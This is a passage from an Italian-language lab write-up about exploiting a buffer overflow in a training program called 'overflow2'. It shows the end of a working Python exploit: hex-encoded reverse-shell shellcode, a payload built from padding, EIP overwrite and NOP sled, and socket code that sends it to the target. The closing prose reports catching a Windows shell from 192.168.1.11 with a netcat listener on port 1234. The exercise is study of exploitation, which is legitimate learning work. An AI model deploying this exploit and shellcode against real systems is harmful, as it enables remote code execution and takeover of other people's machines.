buf += b"\xfc\xbb\x9d\xa9\x31\x9c\xeb\x0c\x5e\x56\x31\x1e"
buf += b"\xad\x01\xc3\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff"
buf += b"\xff\x61\x41\xb3\x9c\x99\x92\xd4\x15\x7c\xa3\xd4"
buf += b"\x42\xf5\x94\xe4\x01\x5b\x19\x8e\x44\x4f\xaa\xe2"
buf += b"\x40\x60\x1b\x48\xb7\x4f\x9c\xe1\x8b\xce\x1e\xf8"
buf += b"\xdf\x30\x1e\x33\x12\x31\x67\x2e\xdf\x63\x30\x24"
buf += b"\x72\x93\x35\x70\x4f\x18\x05\x94\xd7\xfd\xde\x97"
buf += b"\xf6\x50\x54\xce\xd8\x53\xb9\x7a\x51\x4b\xde\x47"
buf += b"\x2b\xe0\x14\x33\xaa\x20\x65\xbc\x01\x0d\x49\x4f"
buf += b"\x5b\x4a\x6e\xb0\x2e\xa2\x8c\x4d\x29\x71\xee\x89"
buf += b"\xbc\x61\x48\x59\x66\x4d\x68\x8e\xf1\x06\x66\x7b"
buf += b"\x75\x40\x6b\x7a\x5a\xfb\x97\xf7\x5d\x2b\x1e\x43"
buf += b"\x7a\xef\x7a\x17\xe3\xb6\x26\xf6\x1c\xa8\x88\xa7"
buf += b"\xb8\xa3\x25\xb3\xb0\xee\x21\x70\xf9\x10\xb2\x1e"
buf += b"\x8a\x63\x80\x81\x20\xeb\xa8\x4a\xef\xec\xcf\x60"
buf += b"\x57\x62\x2e\x8b\xa8\xab\xf5\xdf\xf8\xc3\xdc\x5f"
buf += b"\x93\x13\xe0\xb5\x34\x43\x4e\x66\xf5\x33\x2e\xd6"
buf += b"\x9d\x59\xa1\x09\xbd\x62\x6b\x22\x54\x99\xfc\x8d"
buf += b"\x01\xa0\x98\x65\x50\xa2\x64\xa4\xdd\x44\x0e\x58"
buf += b"\x88\xdf\xa7\xc1\x91\xab\x56\x0d\x0c\xd6\x59\x85"
buf += b"\xa3\x27\x17\x6e\xc9\x3b\xc0\x9e\x84\x61\x47\xa0"
buf += b"\x32\x0d\x0b\x33\xd9\xcd\x42\x28\x76\x9a\x03\x9e"
buf += b"\x8f\x4e\xbe\xb9\x39\x6c\x43\x5f\x01\x34\x98\x9c"
buf += b"\x8c\xb5\x6d\x98\xaa\xa5\xab\x21\xf7\x91\x63\x74"
buf += b"\xa1\x4f\xc2\x2e\x03\x39\x9c\x9d\xcd\xad\x59\xee"
buf += b"\xcd\xab\x65\x3b\xb8\x53\xd7\x92\xfd\x6c\xd8\x72"
buf += b"\x0a\x15\x04\xe3\xf5\xcc\x8c\x03\x14\xc4\xf8\xab"
buf += b"\x81\x8d\x40\xb6\x31\x78\x86\xcf\xb1\x88\x77\x34"
buf += b"\xa9\xf9\x72\x70\x6d\x12\x0f\xe9\x18\x14\xbc\x0a"
buf += b"\x09\x14\x42\xf5\xb2"

# Costruzione del payload finale
payload = padding + eip + nops + buf

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)

# Connessione e invio
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)
s.send(b"OVERFLOW2 " + payload)
s.recv(1024) # Potrebbe ricevere qualcosa o andare in timeout
s.close()

print("Daniele Leader Supremo!")
```

7.2 Esecuzione e Ottenimento dell'Accesso

La procedura di esecuzione è stata semplice e diretta. Per prima cosa, è stato avviato un listener `netcat` sulla macchina attaccante, in ascolto sulla porta `1234`. Successivamente, è stato eseguito lo script Python di exploit.



L'exploit ha avuto successo immediato. Il listener `netcat` ha ricevuto una connessione in entrata dalla macchina target (`192.168.1.11`), presentando un prompt dei comandi di Microsoft Windows. Questo ha confermato l'avvenuta esecuzione dello shellcode e il pieno controllo sulla macchina compromessa, raggiungendo così l'obiettivo finale dell'esercitazione.

8.0 Conclusioni

L'intero processo, dal fuzzing iniziale all'esecuzione finale dello shellcode, ha dimostrato con successo la sfruttabilità della vulnerabilità di buffer overflow nel programma `overflow2`. Seguendo una metodologia strutturata — identificazione del crash, calcolo dell'offset, verifica del controllo sull'EIP, analisi dei bad characters e costruzione del payload — è stato possibile passare da una semplice anomalia nel programma a un accesso remoto completo.

L'obiettivo di ottenere l'esecuzione di codice arbitrario è stato raggiunto, come testimoniato dalla reverse shell ottenuta sulla macchina target. Questa esercitazione ha permesso di consolidare in modo significativo le competenze pratiche relative all'analisi di vulnerabilità a livello di memoria, alla manipolazione dello stack e dei registri della CPU e, infine, alla costruzione di un exploit funzionante e affidabile.